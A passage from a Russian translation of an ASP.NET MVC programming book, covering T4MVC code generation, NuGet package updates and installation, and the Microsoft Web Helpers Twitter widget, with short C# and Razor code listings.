
Рисунок 13-8: Диалоговое окно предупреждения системы безопасности T4 шаблона.



Вы можете установить признак **Do Not Show This Message Again**, если вы не хотите, чтобы это диалоговое окно снова появлялось на экране, и нажать кнопку OK для запуска генерации шаблона.

T4MVC шаблон модифицирует существующие контроллеры, делая их частичными классами, и генерирует набор вспомогательных файлов. Эти вспомогательные файлы, продемонстрированные на рисунке 13-9, включают набор сгенерированных кодов частичных классов контроллеров и методов расширений.

Рисунок 13-9: Вспомогательные файлы, сгенерированные из T4MVC шаблонов.



Наряду с частичными классами T4MVC шаблоны генерируют набор вспомогательных методов и свойств, которые дают нам возможность с легкостью обращаться к контроллерам, действиям и представлениям из любого места нашего приложения. Например, в первоначальном действии LogOff в AccountController в изобилии присутствовали "магические строки", как это показано ниже.

Листинг 13-9: Первоначальное действие LogOff

```
public virtual ActionResult LogOff()
{
    FormsService.SignOut();
    return RedirectToAction("Index", "Home");
}
```

Вместо того чтобы обращаться к действию Index в контроллере Home с помощью строк, мы можем перейти к иерархии, созданной в сгенерированном MVC классе.

Листинг 13-10: Использование сгенерированного MVC класса для обращения к контроллерам и действиям

```
public virtual ActionResult LogOff()
{
    FormsService.SignOut();
    return RedirectToAction(MVC.Home.Index());
}
```

Новый метод RedirectToAction располагается в сгенерированном частичном классе контроллера. Метод Index из листинга 13-10 записывает названия контроллера и действия, позволяя сгенерированному методу RedirectToAction создавать корректный ActionResult. Все это скрыто, а наши существующие контроллеры могут начать использовать новые сгенерированные перегрузки для того, чтобы генерировать объекты ActionResult.

В наших представлениях мы будем использовать некоторые сгенерированные методы расширений HtmlHelper для того, чтобы генерировать ссылки на действия и URL-адреса. Ниже представлено наше модифицированное частичное представление авторизации:

Листинг 13-11: Использование сгенерированных методов расширений HtmlHelper

```
@if (Request.IsAuthenticated)
{
    <text>Welcome <b>@Context.User.Identity.Name</b>!
    [&nbsp; @Html.ActionLink("Log Off", MVC.Account.LogOff())
    |&nbsp;
    @Html.ActionLink("Profile",
        MVC.Admin.Profile.Show(Context.User.Identity.Name))]
```

```

        ]
    </text>
}
else
{
    @:[ @Html.ActionLink("Log On", MVC.Account.LogOn() ) ]
}

```

Вместо того чтобы задавать информацию об области роута вручную, мы переходим к логической структуре иерархии контроллеров. `ProfileController` располагается в области `Admin`, а сгенерированный вспомогательный класс расположен в свойстве `Admin`. Иерархия классов, сгенерированная T4MVC, соответствует макету области и контроллеров нашего проекта. Если бы мы переименовали метод действия, то нам просто нужно было бы заново сгенерировать шаблоны, и наш код был бы обновлен соответствующим образом. Методы, обращающиеся к действиям, также включают в себя перегрузки, которые принимают первоначальные параметры действия, предоставляя нам возможность с легкостью дополнить параметры действий информацией о роуте. Действие `Show` принимает параметр `username`, который мы просто передаем напрямую.

Генерация кода может быть довольно мощной, но она проходит с некоторыми предупреждениями. Вам необходимо помнить о том, что нужно запускать шаблоны при изменении вашего приложения, и о том, что запуск генерации кода становится более длительным, как только ваше приложение начинает увеличиваться. Несмотря на то, что генерация кода помогает предотвратить ошибки, возникающие во время выполнения, она перемещает их в период компиляции вместо того, чтобы исключить их полностью. Генерация кода все еще не устоячива к рефакторингу, но T4MVC – это мощный инструмент, который может исключить большую часть "магических строк" в ASP.NET MVC приложениях.

13.3. Резюме

Большие MVC приложения могут стать довольно громоздкими для управления. Для того чтобы усмирить естественную организацию, которую имеют сайты, содержащие множество различных разделов и областей, вы можете воспользоваться возможность областей, введенную в ASP.NET MVC 2.0. Эти MVC области позволяют вам изолировать контент в логических и физических папках, каждая из которых обладает своим собственным контентом, скрытым от других областей.

Для глобального контента вы все еще можете пользоваться преимуществами глобального, совместно используемого контента. Вместе с добавленной гибкостью областей приходится выполнять некоторую дополнительную работу, когда мы генерируем URL из роутов с целью убедиться в том, что URL работают в пределах области. Для того чтобы содействовать этой генерации URL, вы можете использовать T4MVC проект. T4MVC использует технологию шаблонизации T4 для того, чтобы генерировать расположенные в коде частичные классы для ваших контроллеров, обеспечивая при этом легкий доступ к иерархической структуре, которая описывает контроллеры, действия и представления в рамках вашего сайта.

В следующей главе мы рассмотрим расширение наших приложений посредством использования третичоронних библиотек и пакетов в рамках NuGet.

14. Сторонние компоненты

Данная глава охватывает следующие темы:

- Знакомство с NuGet
- Использование ASP.NET Web Helpers
- Исследование продвинутых технологий MvcContrib Grid

ASP.NET MVC Framework предоставляет множество исключительных возможностей контроля над отображением HTML, но это дорого нам обходится. HTML helpers являются стандартными и предоставляют простые UI-элементы, оставляя при этом за вами создание изящных пользовательских интерфейсов при помощи HTML и CSS. Несмотря на то, что это отличная возможность для опытных веб-дизайнеров, большинство разработчиков считают, что использование стороннего компонента более продуктивно. Если вы поступаете именно так, то это дает вам возможность разрабатывать ваше приложение, а не тратить кучу времени на UI-инфраструктуру.

Данная глава демонстрирует два сторонних компонента (MvcContrib Grid и Microsoft Web Helpers), которые предлагают различные стили интеграции с MVC Framework. Эти компоненты будут установлены в ваш MVC проект с помощью NuGet.

14.1. Знакомство с NuGet

NuGet устанавливается вместе с MVC и упрощает процесс разработки на MVC. NuGet – это расширение Visual Studio, которое позволяет вам с легкостью помещать в ваш Visual Studio проект библиотеки, компоненты и, что наиболее важно, их конфигурацию. Эти компоненты называются NuGet пакетами, и в них могут входить .NET комплекты, файлы JavaScript, HTML и Razor файлы, CSS файлы, изображения и даже файлы, которые способны добавлять конфигурацию в файл *web.config* вашего приложения.

Когда вы создаете новый MVC проект в Visual Studio, проект поставляется с некоторыми уже установленными NuGet пакетами: jQuery, jQuery UI, Modernizr и Entity Framework. Это большое дело, поскольку jQuery и Modernizr – это проекты с открытым исходным кодом, которые имеют частые релизы – намного более частые, нежели график релизов ASP.NET или MVC. Включение в проект по умолчанию таких библиотек, как NuGet пакеты, безумно облегчает процесс обновления на последнюю версию при помощи одного нажатия кнопки. Ранее обновление этих библиотек заключалось бы в ручном поиске каждого веб-сайта проекта и загрузке файлов.


Сверх того, NuGet понимает, как пакеты могут обладать зависимостями от других пакетов. Пакетные зависимости могут быть тривиальными или сложными, но NuGet понимает, как работать с ними и дает возможность создателям пакетов указывать правила работы с ними таким образом, чтобы вам не пришлось самим их выводить. Именно здесь и раскрывается настоящая сила NuGet. До NuGet эти правила управления зависимостями передавались при помощи заметок к выпуску (*release notes*), публикации блогов или иногда совсем не передавались – эти графы зависимостей утяжеляли процесс использования сторонних библиотек. NuGet превратил всю эту сложность в правила, которые реализуются создателями пакетов, а выходной результат – это элементарный опыт для разработчиков, которые всего лишь хотят использовать компоненты и библиотеки и продолжать писать код, а не отлаживать проблемы, связанные с конфигурациями и зависимостями.

Несмотря на то, что это изменение может показаться тривиальным, на самом деле это не так. Возможность быстро обновляться и перемещаться позволяет вам тратить время на написание кода, а не на догадки и тестирование библиотек. Что касается NuGet, если вы обновляете библиотеку и ваши тесты провалились, самое элементарное – это откатиться на предыдущую версию. NuGet имеет как GUI интерфейс, так и интерфейс командной строки. В этом разделе мы пройдемся по процессу обновления библиотеки из используемого по умолчанию шаблона проекта при помощи GUI интерфейса.

14.1.1. Обновление пакета


Давайте обновим пакет из используемого по умолчанию шаблона проекта с помощью NuGet. В окне **Solution Explorer** программы Visual Studio нажмите правой кнопкой мыши на записи проекта и в контекстном меню выберите пункт **Manage NuGet Packages** (как это продемонстрировано на рисунке 14-1). После выбора этого пункта отобразится диалоговое окно **Manage NuGet Packages**.

Рисунок 14-1: Открытие диалогового окна **Manage NuGet Packages**.



Диалоговое окно **Manage NuGet Packages** подразумевает демонстрацию пакетов, которые установлены в ваш проект и которые имеют доступные обновления на официальном источнике пакетов, как это показано на рисунке 14-2. *Источник пакетов* – это открытый хостинг-сервер в интернете, в котором размещены библиотеки и компоненты как с открытым исходным кодом, так и с закрытым.

Рисунок 14-2: Диалоговое окно **Manage NuGet Packages**.




Кнопка Update отображается для каждого пакета, что позволяет вам обновлять файлы в вашем проекте. Если вы нажмете кнопку Update для jQuery, то в вашем проекте будут иметь место следующие действия:

1. Будет удалена старая версия jQuery.
2. Будут удалены другие пакеты, которые полагаются на jQuery.
3. jQuery и другие библиотеки будут обновлены.

Результаты этих действий отображаются в диалоговом окне обновлений, как это продемонстрировано на рисунке 14-3.

Рисунок 14-3: Диалоговое окно обновления NuGet




14.1.2. Понимание основных принципов NuGet

Несмотря на то, что кое-что из того, что делает NuGet, кажется магическим, процесс установки и обновления пакетов довольно прост. Но важно понимать некоторые основные принципы NuGet.


Самое важное, что нужно знать, – это то, что NuGet создаст папку под наванием Packages внутри вашего файла решения. Внутрь этой папки NuGet загрузит пакеты и извлечет некоторую часть их контента в именованные папки, как это продемонстрировано на рисунке 14-4. К этим папкам в дальнейшем будут обращаться ваши проекты при установке в проект пакета. Причина, почему это является важным, – это тот факт, что когда вы используете систему контроля версий, то вам необходимо добавлять все файлы папки Packages в вашу систему контроля версий. Без этих файлов решение не будет компилироваться в тех случаях, когда один из членов команды поместит исходный код в другое местоположение или на другую машину.

Рисунок 14-4: Папка Packages, созданная из шаблона MVC 3 проекта, используемого по умолчанию.



В вашем проекте NuGet добавит файлы в папку Packages, а также поместит файлы в проект. Рисунок 14-5 демонстрирует файлы в папке Scripts, которые были обновлены в рамках этого процесса. NuGet обладает способностью добавлять в ваш проект файлы любого вида.

Рисунок 14-5: Новые файлы, добавленные NuGet в Solution Explorer.




Теперь, когда вы приобрели базовое понимание того, что делает NuGet, мы начнем использовать его для помещения в проект сторонних компонентов. Мы рассмотрим более продвинутые сценарии NuGet, включая создание NuGet пакетов, в главе 19.

14.2. Использование ASP.NET Web Helpers

ASP.NET команда компании Microsoft выпустила пакет вспомогательных методов, который может использоваться во всех ASP.NET приложениях. Эти вспомогательные методы работают в MVC, но также работают и в технологии ASP.NET Web Pages. Команда Microsoft может обновлять эти вспомогательные методы и публиковать их с помощью NuGet намного быстрее того, как они делали это тогда, когда им приходилось выпускать релизы с помощью всего продукта Visual Studio. Это означает, что за то время, в течение которого вы читаете эту книгу, версия Web Helpers, вероятнее всего, будет выше, нежели та, которая использовалась в этой книге. Давайте рассмотрим то, как установить эти вспомогательные методы с помощью окна **NuGet Console**, а затем мы будем использовать некоторые из них в проекте.

Для вызова окна NuGet Package Manager Console перейдите в меню **Tools** и выберите пункт **Library Package Manager > Package Manager Console**, как это продемонстрировано на рисунке 14-6. После этого действия будет продемонстрировано новое окно в Visual Studio IDE.

Рисунок 14-6: Открытие окна NuGet Package Manager Console.




Для того чтобы установить пакет при помощи консоли, введите следующую команду:

```
install-package microsoft-web-helpers
```

При этом используется команда `install-package`, передающая ID пакета, `microsoft-web-helpers`. NuGet загрузит, а затем будет ссылаться на комплект в вашем проекте.

Рисунок 14-7 демонстрирует выходной результат консольного окна.

Рисунок 14-7: Установка Microsoft Web Helpers в консоли NuGet.



После установки Web Helpers вы можете приступить к его использованию. Для начала мы будем использовать вспомогательный метод Twitter для того, чтобы продемонстрировать поиск в Twitter в MVC представлении.

Для начала создайте новое представление и обратитесь к вспомогательным методам путем добавления директивы `using Microsoft.Web.Helpers`. Затем вызовите вспомогательный метод Twitter при помощи метода Search, как это показано ниже.

Листинг 14-1: Использование вспомогательного метода Twitter

```

@using Microsoft.Web.Helpers
<h2>@ViewBag.Message</h2>
<p> @Twitter.Search("MVCiA", width: 800, title: "MVC in Action Tweets")</p>


```

Строка 1: Добавляет директиву `using`

Строка 4: Использует вспомогательный метод Twitter

Выполнение этого в веб-браузере отобразит клиентскую часть виджета Twitter, который делает в Twitter запрос поиска термина "MVCiA" (смотрите рисунок 14-8). Это действительно простой способ добавления в приложение некоторой заготовленной функциональности практически без усилий.

Рисунок 14-8: Использование вспомогательного метода Twitter в MVC представлении



Далее давайте рассмотрим другой вспомогательный метод, доступный в этой библиотеке. Вспомогательный метод `LinkShare` нарисует иконки и добавит ссылки таким образом, чтобы пользователь вашей страницы или сайта мог легко делиться URL с помощью сайтов популярных социальных сетей. Вы могли бы сделать это самостоятельно, но использование вспомогательных методов позволит вам сделать это быстрее.

